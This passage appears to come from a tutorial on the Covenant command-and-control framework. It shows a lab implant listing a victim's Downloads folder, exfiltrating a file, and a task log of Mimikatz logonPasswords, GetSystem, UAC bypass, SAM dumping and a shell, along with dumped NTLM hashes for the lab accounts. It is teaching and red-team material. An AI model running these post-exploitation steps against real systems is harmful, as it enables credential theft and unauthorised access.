


We see that the current directory turned out to be the Downloads directory for the user Raj. We see the Size of files, Creation Time, and Last Accessed Time for various files and directories inside the selected directory.




```
[06/04/2021 19:46:35 UTC] ListDirectory completed
(raj) > ListDirectory /path:"."

Name                                                       Length     CreationTimeUtc        LastAccessTimeUtc
----                                                       ------     ---------------        -----------------
C:\Users\raj\Downloads\mimikatz_trunk                      0          5/26/2021 11:34:52 AM  6/1/2021 8:05:04 PM
C:\Users\raj\Downloads\Sysmon                              0          6/4/2021 5:00:48 PM    6/4/2021 7:15:34 PM
C:\Users\raj\Downloads\tightvnc-1.5.1-jviewer-bin          0          6/2/2021 5:30:30 PM    6/2/2021 5:40:55 PM
C:\Users\raj\Downloads\vncpassview                         0          6/1/2021 6:56:07 PM    6/4/2021 5:00:44 PM
C:\Users\raj\Downloads\vncpwd                              0          6/1/2021 8:14:08 PM    6/2/2021 5:39:58 PM
C:\Users\raj\Downloads\desktop.ini                         282        5/16/2021 1:15:10 PM   6/4/2021 7:40:18 PM
C:\Users\raj\Downloads\FullPowers.exe                      36864      5/25/2021 7:49:11 PM   6/4/2021 7:15:34 PM
C:\Users\raj\Downloads\GruntHTTP.exe                       11776      6/4/2021 6:52:31 PM    6/4/2021 7:15:38 PM
C:\Users\raj\Downloads\JavaSetup8u291.exe                  2079496    6/2/2021 5:31:37 PM    6/4/2021 5:03:52 PM
C:\Users\raj\Downloads\jdk-16.0.1_windows-x64_bin.exe      157873432  6/2/2021 5:35:22 PM    6/4/2021 7:15:34 PM
C:\Users\raj\Downloads\mimikatz_trunk.zip                  1171587    5/26/2021 11:34:38 AM  5/26/2021 11:34:53 AM
C:\Users\raj\Downloads\procdump64.exe                      384888     5/26/2021 11:19:06 AM  6/4/2021 7:15:34 PM
C:\Users\raj\Downloads\svchost.exe_210526_042911.dmp       101503840  5/26/2021 11:29:11 AM  5/26/2021 11:31:43 AM
C:\Users\raj\Downloads\Sysmon.zip                          3051643    6/4/2021 5:00:27 PM    6/4/2021 5:00:49 PM
C:\Users\raj\Downloads\tightvnc-1.5.1-jviewer-bin.zip      335441     6/2/2021 5:30:21 PM    6/2/2021 5:30:30 PM
C:\Users\raj\Downloads\tightvnc-2.8.59-gpl-setup-64bit.msi 2486272    6/1/2021 7:03:06 PM    6/1/2021 8:05:05 PM
C:\Users\raj\Downloads\UltraVNC_1_3_2_X64_Setup.exe        4973320    6/1/2021 7:41:04 PM    6/4/2021 5:03:52 PM
C:\Users\raj\Downloads\Unconfirmed 867755.crdownload       2079496    6/2/2021 5:34:25 PM    6/2/2021 5:34:26 PM
C:\Users\raj\Downloads\VNC-Viewer-6.21.406-Windows.exe     10568968   6/1/2021 6:53:07 PM    6/4/2021 5:12:24 PM
C:\Users\raj\Downloads\vncpassview.zip                     35525      6/1/2021 6:55:59 PM    6/1/2021 6:56:07 PM
C:\Users\raj\Downloads\vncpasswd.py-1.2.3.win-amd64.exe    257393     6/1/2021 8:12:10 PM    6/4/2021 7:15:34 PM
C:\Users\raj\Downloads\vncpwd.zip                          34738      6/1/2021 8:14:00 PM    6/1/2021 8:14:08 PM
C:\Users\raj\Downloads\Wireshark-win64-3.4.5.exe           61475448   6/1/2021 8:40:26 PM    6/4/2021 5:03:52 PM
```

After listing the contents, we found a particular file that we need to extract from the target machine. We can use the Download task to get that file transferred to our local machine. It requires the name of the file that we need to download. In our demonstration, we are downloading the Sysmon.zip file from the current directory.




To access the file that we downloading, we need to move to the Data section of the Covenant Menu. Here we see the Downloads section under the Downloads Tab. We see the file name and size of the file that we requested. We have the Download button that will get the file to our local machine.



FileName	Size	Download
Sysmon.zip	3051643	Download

Taskings


Next, we move back to the Grunt from the menu and select the active grunt. Here we click on the Tasking tab to see the wide list of the tasks that we performed on the target machine. The various information includes the Name of the task, Name of the Grunt it was performed, Status of Task, Username for the task, and Command that was used to perform the task.



Name	Grunt	Task	Status	UserName	Command
cc35d75cef	16087156ff	Mimikatz	Completed	raj	Mimikatz /command:"sekurlsa::logonPasswo
aac0ff7256	16087156ff	GetSystem	Completed	raj	GetSystem
c1b5e022d3	16087156ff	LogonPasswords	Completed	raj	LogonPasswords
8ef8f3a4ab	16087156ff	BypassUACCommand	Completed	raj	BypassUACCommand /command:"" /parame
d650871193	16087156ff	ListDirectory	Completed	raj	ListDirectory /path:"."
fa22931b4a	16087156ff	SamDump	Completed	raj	SamDump
c3630979b4	16087156ff	ShellCmd	Tasked	raj	ShellCmd /shellcommand:"cmd"
9e9638757c	16087156ff	PortScan	Completed	raj	PortScan /computernames:"127.0.0.1" /ports
e7a4d7b653	16087156ff	ScreenShot	Completed	raj	ScreenShot
4c45d010ce	16087156ff	ScreenShot	Completed	raj	ScreenShot
5f88a0e47c	16087156ff	WhoAmI	Completed	raj	WhoAmI
8b9a6e8c9b	16087156ff	ConnectAttempts	Completed	raj	ConnectAttempts /attempts:""

Data: Credentials

As we move onto the various data that is collected based on the commands that we run on the target machine. As we demonstrated earlier, we performed the SamDump task on the target. It grabs the credentials for various users on the machine. The data section collects all that information for the red teams to note.



Password Credentials

Domain	Username	Password


Hash Credentials

Page 1 of 1


Domain	Username	HashCredentialType	Hash
MSEDGEWIN10	Administrator	NTLM	fc525c9683e8fe067095ba2ddc971889
MSEDGEWIN10	WDAGUtilityAccount	NTLM	20ff0389f84bdbf9ce6fc36af6993b63
MSEDGEWIN10	sshd	NTLM	42760776cade85fd98103a0f44437800
MSEDGEWIN10	aarti	NTLM	3dbde697d71690a769204beb12283678
MSEDGEWIN10	raj	NTLM	3dbde697d71690a769204beb12283678
MSEDGEWIN10	ignite	NTLM	3dbde697d71690a769204beb12283678
MSEDGEWIN10	pavan	NTLM	3dbde697d71690a769204beb12283678
MSEDGEWIN10	ayushi	NTLM	3dbde697d71690a769204beb12283678

Creating Users

As we discussed in the Introduction, that we can create and manage multiple users on Covenant. This helps in management across various members of the team and collaboration in an effective way. We need to click on the Users Section from the Left-hand side menu. This will open up a form that requires us to provide a username and password that can be used to log in.



After filling up the information and clicking the Create button we see that there are two users now that can access the Covenant Framework. Those users are raj and aarti with raj users having administrative access.



UserName	Roles
raj	User, Administrator
aarti	User

Conclusion

As we saw that setting up Covenant or installing it is a very simple task of running a few commands and providing a docker instance. We also saw the process to create a listener and a Launcher. We performed a large array of tasks on grunt. This covers the basics of using this framework.